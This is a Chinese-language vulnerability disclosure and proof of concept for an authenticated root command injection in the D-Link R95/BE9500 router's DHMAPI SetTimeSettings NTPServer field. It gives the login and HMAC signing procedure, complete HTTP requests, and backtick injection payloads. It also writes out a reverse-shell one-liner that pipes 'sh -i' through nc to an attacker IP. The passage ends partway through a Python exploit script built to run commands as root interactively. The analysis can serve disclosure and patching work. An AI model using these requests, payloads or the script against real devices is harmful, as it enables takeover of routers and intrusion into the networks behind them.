针对 D-Link R95/BE9500 DHMAPI SetTimeSettings 的认证命令注入 PoC,通过 NTPServer 反引号注入实现 root RCE,并附带完整利用脚本。
D-Link R95 BE9500 Wi-Fi 7 智能路由器(固件版本 BE9500_1.00.16)在 DHMAPI(基于 HTTPS 的 SOAP)接口处理 SetTimeSettings 请求时存在命令注入漏洞。用户可控的 <NTPServer> 字段在未对 shell 元字符进行任何净化或校验的情况下被存入配置数据库。随后,当配置同步到 UCI(ntpclient.@ntpserver[0].hostname)时,存在漏洞的后端服务会构造一条用双引号包裹的 shell 命令,并通过类似 system() 的调用执行。通过在 <NTPServer> 值中注入反引号(```),攻击者可以实现命令替换——shell 会在执行拼接后的命令之前先对注入的内容求值,从而以 root(uid=0) 权限执行任意命令。
该攻击需要有效的 Web 管理会话(sid),该会话通过认证访问获得(使用管理员账号 Admin 测试)。该漏洞因设备存在弱默认凭据或潜在的身份认证绕过问题而被进一步放大,显著扩大了现实世界的攻击面。
认证后的攻击者可以 root 权限执行任意命令,导致设备被完全攻陷——包括读取敏感文件(例如 /etc/rg_config/admin 密文、导出完整配置备份)、安装持久化后门、建立反向 shell,以及以设备为跳板进入内网进行横向移动攻击。
该漏洞存在于 Web 管理后端二进制文件 /bin/ssi(以 root 运行)中,该文件实现了 DHMAPI SOAP 接口。
污点源——SetTimeSettings 处理函数(位于 ssi 中偏移 0x6bd84 处的函数,固件 1.01B06):
<NTPServer> 字段到栈缓冲区,长度上限为 0x3f(63 字节)——这是缓冲区大小限制,并非安全检查。time.value.NTPServer——在任何环节都未对 shell 元字符进行过滤或转义。污点汇聚点——配置同步到 UCI。ssi 通过将配置值拼接进 shell 命令字符串并经由类似 system() 的调用执行来同步配置。二进制文件中发现的嵌入格式字符串包括:
uci set %s="%s" > /dev/null
由于该值被包裹在双引号中,shell 会在运行拼接后的命令之前对值中的反引号(`)/ $() 执行命令替换。由于 ssi 以 root 运行,注入的命令会以 root 权限执行。
时序证据证实求值同步发生在请求处理路径内部:注入 `sleep 10` 会使 HTTP 响应延迟约 10 秒。被污染的值还会持久化到 UCI(ntpclient.@ntpserver[0].hostname),随后被 /bin/start_ntpclient.sh(ntpclient -s -h $HOSTNAME)以未加引号的方式使用,这是第二个加固缺口。
利用约束(已验证):
| 约束 | 验证结果 |
|---|---|
| 字段长度 | 接受 ≤ 63 字节;60 字节通过,80 字节被拒绝(HTTP 400) |
& 字符 | 不得出现(会破坏拼接后的命令行) |
| 注入语法 | 反引号 `cmd` 已验证;$(cmd) 预期同样有效 |
| 执行上下文 | uid=0(root) gid=0(root) |
| 输出通道 | 无直接回显;重定向到 Web 根目录(> /www/<file>)并通过 HTTP GET 取回 |
所有 DHMAPI 请求必须携带:
Cookie: uid=<session cookie>(来自登录)API-AUTH: <UPPERHEX(HMAC-SHA256(privkey, ts+action))> <ts>API-ACTION / SOAPAction 头,以及 User-Agent 和 Referer(缺少 UA/Referer 会返回 HTTP 400/500)ts 是毫秒时间戳;设备不校验新鲜度,因此固定值可重复使用privkey 推导:

Login / Action=request(使用静态密钥字符串 withoutloginkey 签名)返回 Challenge、Cookie、PublicKey、SaltHashe = base64(PBKDF2-HMAC-SHA256(password, SaltHash, 5000, 32))(当 SaltHash 缺失时使用明文密码)privkey = UPPERHEX(HMAC-SHA256(key = PublicKey + e, msg = Challenge))LoginPassword = UPPERHEX(HMAC-SHA256(key = privkey, msg = Challenge))Login / Action=login 返回 <LoginResult>success</LoginResult>;后续请求使用 Cookie: uid=<step-1 Cookie> 并以 privkey 签名POST /DHMAPI/ HTTP/1.1
Host: 192.168.2.254:18443
User-Agent: Mozilla/5.0
Content-Type: text/xml; charset=utf-8
API-ACTION: Login
API-AUTH: <HMAC(privkey="withoutloginkey", ts+"Login")> <ts>
SOAPAction: "Login"
Referer: https://192.168.2.254:18443/info/Login.html
Content-Length: <len>
Connection: close
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><Login><Action>request</Action><Username>Admin</Username><LoginPassword></LoginPassword><Captcha></Captcha></Login></soap:Body></soap:Envelope>
POST /DHMAPI/ HTTP/1.1
Host: 192.168.2.254:18443
User-Agent: Mozilla/5.0
Content-Type: text/xml; charset=utf-8
API-ACTION: Login
API-AUTH: <HMAC(privkey, ts+"Login")> <ts>
SOAPAction: "Login"
Referer: https://192.168.2.254:18443/info/Login.html
Cookie: uid=<step-1 Cookie>
Content-Length: <len>
Connection: close


<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><Login><Action>login</Action><Username>Admin</Username><LoginPassword><computed per Section 2></LoginPassword><Captcha></Captcha></Login></soap:Body></soap:Envelope>
预期:<LoginResult>success</LoginResult>。
POST /DHMAPI/ HTTP/1.1
Host: 192.168.2.254:18443
User-Agent: Mozilla/5.0
Content-Type: text/xml; charset=utf-8
API-ACTION: SetTimeSettings
API-AUTH: <HMAC(privkey, ts+"SetTimeSettings")> <ts>
SOAPAction: "SetTimeSettings"
Referer: https://192.168.2.254:18443/info/Login.html
Cookie: uid=<session cookie>
Content-Length: <len>
Connection: close


<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><SetTimeSettings><NTPServer>`id > /www/m_id.txt`</NTPServer><Enabled>true</Enabled></SetTimeSettings></soap:Body></soap:Envelope>

GET /m_id.txt HTTP/1.1
Host: 192.168.2.254:18443
User-Agent: Mozilla/5.0
Referer: https://192.168.2.254:18443/info/Login.html
Connection: close
观察到的响应体:
uid=0(root) gid=0(root)
<NTPServer>`sleep 10`</NTPServer>
HTTP 响应延迟约 10 秒;而正常的 NTP 服务器名称会立即返回。
通过以 base64 分片写入脚本可绕过 63 字节字段限制:
SetTimeSettings 请求,每次追加一个分片:
`echo -n <b64-fragment> >> /tmp/x``base64 -d /tmp/x > /tmp/rs.rs`/tmp/rs.rs 内容(注意 busybox ash 中管道两侧必须有空格):
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i | nc <attacker-ip> 4444 > /tmp/f`sh /tmp/rs.rs`结果:在攻击者的监听端收到一个交互式 root shell(~ #,BusyBox ash)。
EXP:
#!/usr/bin/env python3
# D-Link R95 (FW 1.01B06) SetTimeSettings/NTPServer authenticated command injection - PoC/EXP
# Usage: python r95_exp.py            interactive shell (commands run as root on the device)
#        python r95_exp.py "id"       run a single command
import sys, re, json, hmac, base64, hashlib, time
import urllib3
urllib3.disable_warnings()
import requests

HOST, PORT = "192.168.2.15", 18443             # lab target; use <device-ip>:443 for a real device
USER, PASSWORD = "Admin", "<password>"
BASE = "https://%s:%d" % (HOST, PORT)
TS = "1787052323000"                            # timestamp freshness is not validated by the device
OUT = "/www/e"                                  # command output dropped into the web root

s = requests.Session(); s.verify = False
privkey = cookie = None

def auth(key, action):
    return hmac.new(key.encode(), (TS + action).encode(), hashlib.sha256).hexdigest().upper() + " " + TS

def post(action, inner, key=None, ck=None):
    body = ('<?xml version="1.0" encoding="utf-8"?>'
            '<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" '
            'xmlns:xsd="http://www.w3.org/2001/XMLSchema" '
            'xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body>'
            '<%s>%s</%s></soap:Body></soap:Envelope>' % (action, inner, action))
    h = {"API-ACTION": action, "API-AUTH": auth(key or privkey, action),
         "Content-Type": "text/xml; charset=utf-8", "User-Agent": "Mozilla/5.0",
         "Referer": BASE + "/info/Login.html"}
    if ck or cookie: h["Cookie"] = "uid=" + (ck or cookie)
    return s.post(BASE + "/DHMAPI/", data=body.encode(), headers=h, timeout=30)